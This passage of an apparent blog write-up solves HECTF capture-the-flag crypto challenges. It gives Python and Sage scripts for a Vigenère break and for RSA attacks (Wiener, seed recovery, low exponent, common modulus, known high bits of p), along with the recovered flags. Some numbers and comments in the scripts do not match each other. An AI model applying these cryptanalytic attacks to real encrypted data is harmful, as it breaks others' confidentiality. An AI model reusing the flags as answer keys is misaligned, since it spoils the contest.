                    print("Hacked!")
                    return d
    return False

def main():
    e = 0x14b367bf01efd4dc667b8e62975479c612c96e78f7f1f55242b2973c882ddcb33a65c52174d8ae1273764ce429054ea3f
    n = 0x75be564267f8bf6c2038dd0cadfeecbc3158acfc27e679dd0bdb0db0e90bd5198a0a7edc0626f357a2d75f3c37ede045b
    c = 101276599565334191085896569765672111665272051837730881475431227052308095485503362715840499693807095
    d = wiener_hack(e, n)
    m = pow(c, d, n)
    print(long_to_bytes(m))

if __name__ == "__main__":
    main()
#Hacked!
#b'HECTF{RSA_LLL_1s_s0_usefu1!!!}'
```

Tool

Ciygnir tygmkyd (hlzo tielgfodld hs cirxmlof dkzsdoyd) ij el shqbfpaivn ackmfchrt toaa usvw y gyfsls vf J Ahl Viikgbco mvd1 hhs bv1l whjoutld tanp xgayg. Doiz mlthfh uom tsysa rlcoihcr cb qpocau Bakxggno lllsazo's Jsygnpa prwqkifn ps matouj jmf chc zitpsiczxw ohr ohsl om usv. Er hbs chml tpme, zx gg ogehlsy kifwmaifh p Hrl mblai trfjs joczwrk waj jgfmh zyowozed sc Jsib Lhtpsaa Acfcfnw kyobnk 1467. He lwcr u aoaas phssnspr x Thzw ksnvyk rlasly rtnsufok iu toe bfsi "hbs kyiahtetzg mt Gf. Qpocauni Serwmhk Iesa ç Ho" wimrhyb lf Gpoca Irfc1 de Mmpucbsh iuvlntvh y gcazey bbt mfvc sztojtvl aukskonwm ref cpphv bilwxn Hlnyy IZM gb 1586. Fodl Uyc hi hrl hpgo diwjgqozdf om dlcoumlu, nvo Ciygnir gmry vkz ghiued r lgub fowuaaaioe. Gfolzoz lbtidicy Hmr Tyi Twlusuih phssnspr cg ohsf euouxl rc ogo zo ahht ik gyb vs ezek az a fzijr joczwrk. Foi ivogdvl, dbrpng Xmjpyfd Ceynhm timcr nc ppx ahl crrgisx qyke (jr1atvh rvy Joynhn Cirxmlwu qyke pn 1918), iut zx bwx'b'd oesp Glls, yvu acvcoxu uod toat klgg cg Fprniua vrafssdpou, bbt uejmfrixhtllf, thv yjhcakae nohl ij rmh nc qlt

维吉尼亚爆破<https://www.guballa.de/vigenere-solver>

Clear text using key "hahahaareyouok":

Virginia password (also translated as virginal password) is an encryption algorithm that uses a series of C The Virginia code has been invented many times. This method was first recorded in Giovan Battista Bellaso's Virginia password is famous for its simplicity and ease of use. At the same time, it is usually difficult f The multi table password was first proposed by Leon Batista Alberti around 1467. He used a metal password d This method really appeared in the book "the arithmetic of Mr. Giovanni Batista Bela ç Ao" written by Giova Bryce de Virginia invented a simpler but more effective automatic key cipher during Henry III in 1586. Late Due to the high difficulty of decoding, the Virginia code has gained a high reputation. Charles Lutwidge Dod The Virginia password is easy enough to use so that it can be used as a field password. For example, during Gilbert Vernam tried to fix the cracked code (created the Vernan Virginia code in 1918), but it didn't help Well, you already know that this is Virginia encryption, but unfortunately, the ultimate goal is not to get

flag: HECTF{hahaha_reyouok}

LittleRSA

```

import random
import hashlib
import string
import sympy
import gmpy2
from Crypto.Util.number import *

se = random.randint(1,1000)
random.seed(se)

STR = list(string.ascii_letters+string.digits)
proof = ''.join([STR[random.randint(1, 62)-1] for _ in range(20)])
digest = hashlib.sha256(proof.encode()).hexdigest()

print(proof[4:])
print(digest)

e = sympy.nextprime(int(bytes(proof[:4], 'utf-8').hex(),16))
p = sympy.nextprime(random.randint(pow(2,1023),pow(2,1024)))
q = sympy.nextprime(random.randint(pow(2,1023),pow(2,1024)))
flag = b'HECTF{XXXXXXXXXXXXXXXX}'
m = bytes_to_long(flag)
n = p*q
c = pow(m,e,n)
print(c)
...
NYAdQidL59lHklvI
1c92e2001540854eb03a06aa37b7bdc76b41a42d315c6dafb02bb339de9a3f25
12424425564383219080490551209643464847620938168930079127681706857658268732506553762185733232174616369346638
...

```

先根据hash值和后半部分解出proof，用proof反解出随机数种子se，跑出pq，常规rsa解密

```

import binascii
import random
import hashlib
import string
import sympy
import gmpy2
from Crypto.Util.number import *

random.seed(571)

STR = list(string.ascii_letters+string.digits)
print("STR:", STR)
proof = ''.join([STR[random.randint(1, 62)-1] for _ in range(20)])
print("proof:", proof)
digest = hashlib.sha256(proof.encode()).hexdigest()
print(proof[4:])
print(digest)

proof = "jq3hNYAdQidL59lHk1vI"
e = sympy.nextprime(int(bytes(proof[:4], 'utf-8').hex(), 16))

e = 1785803627
p = sympy.nextprime(random.randint(pow(2, 1023), pow(2, 1024)))

q = sympy.nextprime(random.randint(pow(2, 1023), pow(2, 1024)))
c = 1242442556438321908049055120964346484762093816893007912768170685765826873250655376218573323217461636934
flag = b'HECTF{XXXXXXXXXXXXXXXX}'
n = p * q
phi = (p - 1) * (q - 1)
# 欧拉函数见最下
# 逆元d
d = gmpy2.invert(e, phi)
# assert (e * d) % phi == 1
# print(d)
# 明文m
m = pow(c, d, n)
# print(hex(m))
print(binascii.unhexlify(hex(m)[2:].strip("L")))
#b'HECTF{yujnbg4rdsw3xdfvrfgyrtgvcd}'

```

RSA?

```

from Crypto.Util.number import *
import gmpy2
import math
from flag import flag,e1,e2
assert flag[:6]==b'HECTF{'
m=bytes_to_long(flag)
while(1):
    p1=getPrime(512)
    q1=gmpy2.next_prime(p1)
    if p1%4==3 and q1%4==3:
        break
n1=p1*q1
c1=pow(m,e1,n1)
print('c1=',c1)
print('n1=',n1)
p2=getPrime(512)
q2=getPrime(512)
n2=p2*q2
m2=e1*getPrime(340)
c2=pow(m2,e2,n2)
print('c2=',c2)
print('n2=',n2)
print('e2=',e2)

#c1= 479160817177065389256391046825706841801705025448201975392398274414267244687681043062540786052306871361
#n1= 164133678169710886720989064489094710242148933867688762980230890673424334054283751851389412792855634009
#c2= 638788444052159166143065031334843426878662374149825374894872436421567153278876444187017917284660446726
#n2= 819433140050022341432945767699517013541405014223481618334118863961539740028405900200143314443562637706
#e2= 3

```

p1,q1很接近，直接yafu分解n1得到p1,q1

e2=3? 盲猜e1=2，低加密指数攻击

```

import gmpy2
import libnum

c = 4791608171770653892563910468257068418017050254482019753923982744142672446876810430625407860523068713618
m = gmpy2.isqrt(c)
m = int(m)
m_text = libnum.n2s(m) # 将 十六进制转为 字符
print(m_text)

# b'HECTF{Ra6in_1s_g0od!!!}'

```

正常解，先低加密指数攻击跑出m2，然后大整数分解出e1得知e1=2

```

#!/usr/bin/env python
# -*- coding: utf-8 -*-
import gmpy2
gmpy2.get_context().precision = 1000 #设置精度
c=638788444052159166143065031334843426878662374149825374894872436421567153278876444187017917284660446726068
N=819433140050022341432945767699517013541405014223481618334118863961539740028405900200143314443562637706686
# d=c**(1.0/3)
i=0
# c=100
# N=9
while(1):
    a=gmpy2.root(c+i*N, 3)
    # print a
    # print a-(int)(a)
    if a-(int)(a)==0.00000:
        print (a)
        # break
    i+=1
    # print 1
    # d=i*n+c**(1.0/3)
    # print ('a=%.100f' %(d))
    # i+=1
    if(i==100000000):
        break
#3997474330692954004892367968364354963663898428651951374234371210083046726737590992626245650194376316882

```

flag: HECTF{Ra6in_1s_g0od!!!}

re_rsa

ida打开, exe转pyc反编译一条龙

```

import math
print('please input you flag:')
s = input()
e1 = 65537
e2 = 72613
n = 9552542563926861890424212207302677165264693521301934129599373543752631143472359530432318445802640366713
c1 = 500163809888251407717891804043685843212455546830136732430464478607558674975340860128855741150021276719
c2 = 265373417770060515779261797608890075514465340812202286770533186281043526492454538318195341505781248532
h = ''
for i in range(len(s)):
    x = hex(ord(s[i]))[2:]
    if len(x) < 2:
        x = '0' + x
    h = h + x
else:
    m = int(h, 16)
    if pow(m, e1, n) == c1 and pow(m, e2, n) == c2:
        print('Successful!')
    else:
        print('Wrong flag!')

```

共模攻击

```
import gmpy2
```

```

import gmpy2
import libnum
from Crypto.Util.number import bytes_to_long, getPrime
"""
f = open('flag.txt', 'rb')
flag = f.read()
f.close()
m = bytes_to_long(flag)
p = getPrime(512)
q = getPrime(512)
n = p * q
e1 = 65536
e2 = 270270
c1 = pow(m, e1, n)
c2 = pow(m, e2, n)
f = open('message.txt', 'w')
f.write('n=' + str(n) + '\n')
f.write('c1=' + str(c1) + '\n')
f.write('c2=' + str(c2) + '\n')
f.close()"""
e1 = 65537
e2 = 72613
n = 9552542563926861890424212207302677165264693521301934129599373543752631143472359530432318445802640366713
c1 = 500163809888251407717891804043685843212455546830136732430464478607558674975340860128855741150021276719
c2 = 265373417770060515779261797608890075514465340812202286770533186281043526492454538318195341505781248532

def rsa_gong_N_def(e1,e2,c1,c2,n): #共模攻击函数
    e1, e2, c1, c2, n=int(e1),int(e2),int(c1),int(c2),int(n)
    print("e1,e2:",e1,e2)
    s = gmpy2.gcdext(e1, e2)
    print("mpz:",s)
    s1 = s[1]
    s2 = s[2]
    if s1 < 0:
        s1 = - s1
        c1 = gmpy2.invert(c1, n)
    elif s2 < 0:
        s2 = - s2
        c2 = gmpy2.invert(c2, n)
    m = (pow(c1,s1,n) * pow(c2 ,s2 ,n)) % n
    return int(m)

def de(c, e, n):
    k = 0
    while k<1000:
        mk = c + n*k
        flag, true1 = gmpy2.iroot(mk, e)
        if True == true1:
            # print(libnum.n2s(int(flag)))
            return flag

c=rsa_gong_N_def(e1, e2, c1, c2, n)
e=gmpy2.gcd(e1,e2)
m1=de(c, e, n)
if m1: #指定输出m1
    print(libnum.n2s(int(m1)))
#b'HECTF{RSA_and_PyInstaller_1s_ve7y_ea$y!!!}'

```

Break_RSA

```
import gmpy2
from Crypto.Util.number import *
from flag import flag

m=bytes_to_long(flag)
n = 2534860557463028434286432371001162295954397465286385453735576057638676316253147827244686773129957253229
e = 65537

high_p = p>>462
c=pow(m,e,n)

print(high_p)
print(c)

#c = 283858596872760123581110200020881037776357040344226378872301465109356384329433650858628068783386334661
#high_p = 1471984053380596544143631040118036928527178987161246841267120110936351970873326661533309714763791
```

p高位攻击

```

#将p补充到16进制下144位 加上000
from sage.all import *
n = 2534860557463028434286432371001162295954397465286385453735576057638676316253147827244686773129957253229

p4 =0x3e67e7cacd2584224fb2026b40afbcc4281bd59f72f7801239d95c61c48ded7649924f794592fce806e032f16c2f4a9046690
#最后面8位二进制，也就是两位十六进制要参与爆破运算，所以要用 00 补充
e = 0x10001
pbits = 1024

for i in range(0,4096): # 要爆破的8位二进制数，为2**8=256，表示0~255
    p4=0x3e67e7cacd2584224fb2026b40afbcc4281bd59f72f7801239d95c61c48ded7649924f794592fce806e032f16c2f4a9046
    p4=p4+int(hex(i),16)
#    print hex(p4)
    kbits = pbits - p4.nbits()
#    print p4.nbits()
    p4 = p4 << kbits
    PR.<x> = PolynomialRing(Zmod(n))
    f = x + p4
    roots = f.small_roots(X=2^kbits, beta=0.4)
#经过以上一些函数处理后，n和p已经被转化为10进制
    if roots:
        p = p4+int(roots[0])
        print( "n: ", n)
        print("p: ", p)
        print ("q: ", n/p)
        break

#python
import binascii

import gmpy2

n=253486055746302843428643237100116229595439746528638545373557605763867631625314782724468677312995725322948
p=175291598691144385734605942626497705255006578905546418886064642928196575357506613757160461077172952201370
q=144608217187255757134474625014340241580631182230267839208404615279473207580562853750292440645179115757670
c = 2838585968727601235811102000208810377763570403442263788723014651093563843294336508586280687833863346617
e = 0x10001
n = p * q
phi = (p - 1) * (q - 1)
# 欧拉函数见最下
# 逆元d
d = gmpy2.invert(e, phi)
# assert (e * d) % phi == 1
# print(d)
# 明文m
m = pow(c, d, n)
# print(hex(m))
print(binascii.unhexlify(hex(m)[2:].strip("L")))
#HECTF{perseverance_prevails}

```



[创作打卡挑战赛](#)

[赢取流量/现金/CSDN周边激励大奖](#)